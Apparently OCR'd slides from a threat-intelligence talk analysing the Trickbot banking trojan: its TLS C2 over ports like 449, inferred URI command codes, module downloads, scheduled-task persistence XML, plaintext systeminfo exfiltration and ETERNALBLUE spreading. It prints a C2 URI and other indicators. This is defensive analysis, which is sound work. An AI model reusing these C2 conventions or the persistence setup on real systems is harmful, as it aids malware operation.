
- /1/ is the default “OK” response
- Communication is always TLS but not always 443/tcp
  - (could be 447, 449, or anything else, really)
- You cannot rely on HTTP server response codes being honest or accurate
  - “404” may not actually mean “not found”
- Mostly GET requests for C2
  - POST for some, but not all, data exfil
- Module feedback in the form of GETs, in the URI
  - Comments/feedback in (competent) English
- For each running Trickbot component there is a corresponding instance of svchost.exe



Name	Date modified	Type
Modules	9/29/2017 8:45 AM	File folder
65.exe	9/28/2017 10:39 PM	Application
3a.exe		Application
esafea.exe	9/28/2017 9:17 AM	Application
9idjun.exe	9/28/2017 2:11 AM	Application
client_id	9/28/2017 9:45 AM	File
group_tag	9/28/2017 9:45 AM	File
config.conf	9/29/2017 6:46 AM	CONF File
NnLivxVJIPI.exe	9/28/2017 10:27 AM	Application
lastver	9/28/2017 10:39 PM	File
setup.exe	9/29/2017 8:45 AM	Application

Notable/observable endpoint behaviour

- Checks public IP via various free websites
  - Not using STUN protocol as Dyre did (subject to change at any time)
- Checks whether the public-facing IP address is on a DNS Blacklist or blackhole
  - “404” may not actually mean “not found”
- Payloads stored in %userprofile%\AppData\Roaming\winapp\...
- Mail credential scraping from Outlook (via outlookdll/outlookdll64)
- Mailsearcher component scrapes entire disk for email addresses
  - Dyre did this using the **Kegotip** malware payload, now defunct
- Attempts ETERNALBLUE exploit to spread laterally
  - May target large numbers of IP addresses over SMB and is VERY noisy and easy to detect
- MailClient.exe payload sends new attacks to victims



Port Responder (2)	
445	43.99 K
137	1.57 K

72.21.81.200
7.61.170.100
7.61.170.101
7.61.170.102
7.61.170.103
7.61.170.104
7.61.170.105
7.61.170.106
7.61.170.107
7.61.170.108
7.61.170.109
7.61.170.110
7.61.170.111
7.61.170.112
7.61.170.113
7.61.170.114
7.61.170.122
7.61.170.123
7.61.170.124
7.61.170.125
7.61.170.126


RECORDS

7.61.170.100

whois	DoD Network Information Center (DNIC)
location	United States

Distinctive persistence method

- Uses Scheduled Tasks to re-run the main binary every few minutes




Name	Date modified	Type	Size
services update	9/30/2017 1:27 AM	File	4 KB
	9/20/2017 2:48 PM	File	3 KB
	9/20/2017 2:48 PM	File	3 KB

```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Version>1.0.1</Version>
    <Description>Look for services monitor.</Description>
    <URI>\ServiceTask</URI>
  </RegistrationInfo>
```

```
      <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>
      <Priority>7</Priority>
    </Settings>
    <Actions Context="Author">
      <Exec>
        <Command>C:\Users\faye\AppData\Roaming\winapp\NnLivxVJIPl.exe</Command>
      </Exec>
```

Breaking down the c2 traffic

Abstracted Trickbot command structure




```
91.83.88.51:449/kas20/[redacted]_W629200.[redacted]/63/systeminfo/GetSystemInfo/c3VjY2Vzcw==/systeminfo/
```

- GET requests
- Always uses numeric IP address for C2, possibly abnormal SSL port #
  - IPs of C2 servers delivered in encoded C2 payload
- group_tag
- Machine name & version of Windows (uses the “internal” NT version code)
- client_id
- Command
  - May be followed by a subcommand or function call, and/or feedback

Inferred command meanings


- /0/ = initial contact
- /5/ = download this
- /14/ = profiling information or important feedback (such as if a component fails)
- /25/ = periodic checkin (T.B. phone home)
- /63/ = issue command to component (x)
- /64/ = issue command to ETERNALBLUE component (wormdll)
- /send/ = used by mailsearcher component to POST exfil email addresses
- To be determined:
  - /10/
  - /23/



[redacted]/5/injectDll64/	1.31 MB
[redacted]/5/systeminfo64/	94.30 …
[redacted]68/5/spk/	39.47 …
[redacted]/5/shareDll64/	50.03 …
[redacted]/5/wormDll64/	64.65 …
[redacted]/5/injectDll64/	1.31 MB
[redacted]/5/systeminf…	94.43 …
[redacted]/5/shareDll64/	49.89 …
[redacted]/5/wormDll64/	64.31 …
[redacted]/5/dinj/	201.1…
[redacted]/5/dpost/	201.1…
[redacted]/5/sinj/	201.1…
[redacted]/5/spk/	3.59 KB

systeminfo POST data

- Basic information about the infected PC
  - OS CPU, RAM (full names)
  - List of user accounts and groups
- All installed applications
- All installed services
- ALL IN PLAINTEXT



```
--------Boundary01A63A58
Content-Disposition: form-data; name="noname"

<systeminfo>
<general>
<os>Microsoft Windows 8 Pro (null) 64-bit</os>
<cpu>Intel(R) Core(TM) i7-3770S CPU @ 3.10GHz</cpu>
<ram>3.99 GB</ram>
</general>
<users>
<user>Admin</user>
<user>Administrator</user>
<user>Guest</user>
<user>HomeGroupUser$</user>
</users>
<installed>
<program>AddressBook</program>
<program>Connection Manager</program>
<program>DirectDrawEx</program>
<program>DXM_Runtime</program>
<program>Fontcore</program>
<program>IE40</program>
<program>IE4Data</program>
<program>IE5BAKEX</program>
<program>IEData</program>
<program>MobileOptionPack</program>
<program>MPlayer2</program>
<program>SchedulingAgent</program>
```

Bot configuration data


- Decoded using:

  bit.ly/trickbot-decode

- /dinj
  - List of targeted institutions
  - Destination for exfil
  - Filters/masks for data

Also, an interesting blog about this phenomenon:

bit.ly/trickbot-injection



